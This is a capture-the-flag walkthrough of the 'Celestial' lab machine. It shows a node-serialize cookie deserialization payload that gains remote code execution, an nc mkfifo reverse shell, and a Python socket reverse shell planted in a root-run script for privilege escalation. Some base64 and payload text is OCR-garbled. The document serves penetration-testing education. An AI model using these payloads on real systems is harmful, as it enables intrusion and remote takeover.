

Celestial

Synopsis

Celestial h focuses on deserialization exploits. It is not the most realistic, however it provides a practical example of abusing client-size serialized objects in NodeJS framework.

Skills

- Knowledge of Windows
- Knowledge of JavaScript
- Exploiting object deserialization in NodeJS
- Enumerating system log files

Exploitation

As always we start with the nmap to check what services/ports are open


```
L# nmap -A 10.10.10.85
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-07 15:01 EDT
Nmap scan report for 10.10.10.85 (10.10.10.85)
Host is up (0.080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
3000/tcp  open  http      Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=7/7%OT=3000%CT=1%CU=33748%PV=Y%DS=2%DC=T%G=Y%TM=64A861
OS:A0%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=106%TI=Z%CI=I%II=I%TS=8)OP
OS:S(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST
OS:11NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)EC
OS:N(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
OS:%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%C
OS:D=S)

Network Distance: 2 hops

TRACEROUTE (using port 1025/tcp)
HOP RTT      ADDRESS
1   81.08 ms  10.10.14.1 (10.10.14.1)
2   81.57 ms  10.10.10.85 (10.10.10.85)
```


We see only one port open 3000/Node.js

Opening it in the browser presents us with a blank page



404

But when we capture request in the BurpSuite, we can see non-default cookies



Let's decode them to see the value



If we send cookies without any modifications we get “Hey dummy”

```
["username":"simon","country":"Idk Probably Somewhere Dumb","city":"Lametown","num":2"]

eyJ1c2VybmFtZSI6InNpbW9uliwiY291bnRyeSI6Ik1kayBQcm9iYWJseSBTb21ld2h1cmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIiIiwiaWF0Ijoi2023-07-07T23:20:16.000Z"}>
```

In that case, we should try to replace the word “dummy” in the cookies, encode them and send to the server

Request	Response
<pre>1 GET / HTTP/1.1 2 Host: 10.10.10.85:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif, image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: profile= eyJ1c2VybmFtZSI6InNpbW9uliwiY291bnRyeSI6Ik1kayBQcm9iYWJseSBTb21 ld2h1cmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIiIiwiaWF0Ijoi 2023-07-07T23:20:16.000Z"}> 9 Upgrade-Insecure-Requests: 1 0 If-None-Match: W/"c-81fvj2Tm1RRvB7K+JPws1w9h6aY"</pre>	<pre>1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: text/html; charset=utf-8 4 Content-Length: 21 5 ETag: W/"15-K4z02Yv4FMM09qDBjvxu5bsXW40" 6 Date: Fri, 07 Jul 2023 23:20:16 GMT 7 Connection: close 8 9 Hey simon 2 + 2 is 22</pre>

And our change was accepted, now the response is “Hey simon”

Let’s check what will happen if we send unequal amount of quotes

```
{ "username": "", "country": "Idk Probably Somewhere Dumb", "city": "Lametown", "num": "2" }
```



```
eyJ1c2VybmFtZSI6IiIiLCJjb3VudHJ5IjoIiSwRrIFByb2JhYmx5IFNvbWV3aGVyZSBEdWl1IiwY2l0eSI6IkhkbWV0b3duIiwibnVtIjoIiMiJ9
```

After sending unequal amount of quotes we got NodeJS serialisation/deserialization error

Request	Response
<pre>1 GET / HTTP/1.1 2 Host: 10.10.10.85:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avi f,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: profile= eyJ1c2VybmFtZSI6IiIiLCJjb3VudHJ5IjoIiSwRrIFByb2JhYmx5IFNvbWV3aGV yZSBEdWl1IiwY2l0eSI6IkhkbWV0b3duIiwibnVtIjoIiMiJ9 9 Upgrade-Insecure-Requests: 1 10 If-None-Match: W/"c-81fvj2TmiRRvB7K+JPws1w9h6aY" 11 12</pre>	<pre>1 HTTP/1.1 500 Internal Server Error 2 X-Powered-By: Express 3 Content-Security-Policy: default-src 'self' 4 X-Content-Type-Options: nosniff 5 Content-Type: text/html; charset=utf-8 6 Content-Length: 1023 7 Date: Fri, 07 Jul 2023 23:20:41 GMT 8 Connection: close 9 10 <!DOCTYPE html> 11 <html lang="en"> 12 <head> 13 <meta charset="utf-8"> 14 <title> 15 Error 16 </title> 17 </head> 18 <body> 19 <pre> 20 SyntaxError: Unexpected string
 21 &nbsp; &nbsp; &nbsp;at Object.parse (native)
 22 &nbsp; &nbsp; &nbsp;at Object.exports.unserialize 23 (/home/sun/node_modules/node-serialize/lib/serialize.js:62 24 :16)
 25 &nbsp; &nbsp; &nbsp;at /home/sun/server.js:11:24
 26 &nbsp; &nbsp; &nbsp;at Layer.handle [as handle_request] 27 (/home/sun/node_modules/express/lib/router/layer.js:95:5)< 28 br> 29 &nbsp; &nbsp; &nbsp;at next 30 (/home/sun/node_modules/express/lib/router/route.js:137:13 31)
 32 &nbsp; &nbsp; &nbsp;at Route.dispatch 33 (/home/sun/node_modules/express/lib/router/route.js:112:3) 34
 35 &nbsp; &nbsp; &nbsp;at Layer.handle [as handle_request] 36 (/home/sun/node_modules/express/lib/router/layer.js:95:5)< 37 br> 38 &nbsp; &nbsp; &nbsp;at 39 /home/sun/node_modules/express/lib/router/index.js:281:22< 39</pre>

Let's leverage this error to get a remote command execution on the server,

First we will try to ping our attacker's machine

We put our malicious command inside a NodeJS payload

```
_$$Node_FUNC$$_function(){return  
require('child_process').execSync('<cmd>',(e,out,err)=>{console.log  
(out);});}()
```

```
{"username":"_$$ND_FUNC$$_function(){return require('child_process').execSync('ping -c 5 10.10.14.42',(e,out,err)=>{console.log(out);});}()"
```

```
eyJ1c2VybW FtZSI6I18kJE5EX0ZVTkMkJF9mdW5jdGlvbigpe3JldHVybiByZXF1aXJlKCDjaGlsZF9wcm9jZXNzJykuZXh1Y1N5bmMoJ3BpbmcgLWMgNSAxMC4xMC4xNC40MicsKGUsb3V0LGVycik9Pntjb25zb2x1LmxvZyYhvdXQp030p030oKSJs
```

And we got a remote command execution

Request	Response
<pre>1 GET / HTTP/1.1 2 Host: 10.10.10.85:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avi f,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: profile= eyJ1c2VybW FtZSI6I18kJE5EX0ZVTkMkJF9mdW5jdGlvbigpe3JldHVybiByZXF 1aXJlKCDjaGlsZF9wcm9jZXNzJykuZXh1Y1N5bmMoJ3BpbmcgLWMgNSAxMC4xMC 4xNC40MicsKGUsb3V0LGVycik9Pntjb25zb2x1LmxvZyYhvdXQp030p030oKSJs 9 Upgrade-Insecure-Requests: 1 10 If-None-Match: W/"c-81fvj2Tm1RRvB7K+JPws1w9h6aY"</pre>	<pre>1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: text/html; charset=utf-8 4 Content-Length: 529 5 ETag: W/"211-QjgQwma+Wz5eKz3ogC2+SQZu/H8" 6 Date: Sat, 08 Jul 2023 01:02:40 GMT 7 Connection: close 8 9 Hey PING 10.10.14.42 (10.10.14.42) 56(84) bytes of data. 10 64 bytes from 10.10.14.42: icmp_seq=1 ttl=63 time=83.2 ms 11 64 bytes from 10.10.14.42: icmp_seq=2 ttl=63 time=82.5 ms 12 64 bytes from 10.10.14.42: icmp_seq=3 ttl=63 time=82.2 ms 13 64 bytes from 10.10.14.42: icmp_seq=4 ttl=63 time=108 ms 14 64 bytes from 10.10.14.42: icmp_seq=5 ttl=63 time=126 ms 15 16 --- 10.10.14.42 ping statistics --- 17 5 packets transmitted, 5 received, 0% packet loss, time 4006ms 18 rtt min/avg/max/mdev = 82.243/96.503/126.231/17.881 ms 19 undefined + undefined is NaN</pre>

```

L-# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
21:02:35.688485 IP 10.10.10.85 > 10.10.14.42: ICMP echo request, id 7980, seq 1, length 64
21:02:35.688497 IP 10.10.14.42 > 10.10.10.85: ICMP echo reply, id 7980, seq 1, length 64
21:02:36.689233 IP 10.10.10.85 > 10.10.14.42: ICMP echo request, id 7980, seq 2, length 64
21:02:36.689245 IP 10.10.14.42 > 10.10.10.85: ICMP echo reply, id 7980, seq 2, length 64
21:02:37.690173 IP 10.10.10.85 > 10.10.14.42: ICMP echo request, id 7980, seq 3, length 64
21:02:37.690185 IP 10.10.14.42 > 10.10.10.85: ICMP echo reply, id 7980, seq 3, length 64
21:02:38.693128 IP 10.10.10.85 > 10.10.14.42: ICMP echo request, id 7980, seq 4, length 64
21:02:38.693140 IP 10.10.14.42 > 10.10.10.85: ICMP echo reply, id 7980, seq 4, length 64
21:02:39.693773 IP 10.10.10.85 > 10.10.14.42: ICMP echo request, id 7980, seq 5, length 64
21:02:39.693786 IP 10.10.14.42 > 10.10.10.85: ICMP echo reply, id 7980, seq 5, length 64

```

With the RCE confirmed, we can now get a reverse shell on the system

```

me": "$$_ND_FUNC$_function(){return require('child_process').execSync('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.42 5555 >/tmp/f

```

```

L-# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.42] from (UNKNOWN) [10.10.10.85] 50680
/bin/sh: 0: can't access tty; job control turned off
$

```

Now, the only thing left to do is to escalate our privileges to the root user

After a bit of searching we found in /home/sun/Documents/script.py that we can modify

Let's remove the current content of the file and put python reverse shell payload

```
import subprocess,os,socket
client=socket.socket()
client.connect(('10.10.14.42',5555))
os.dup2(client.fileno(),0)
os.dup2(client.fileno(),1)
os.dup2(client.fileno(),2)
p=subprocess.call(['/bin/sh','-i'])
```

Now the only thing left is to wait for the scheduled task to run our reverse shell code with elevated privileges

```
# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.42] from (UNKNOWN) [10.10.10.85] 41874
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

And we a root on the system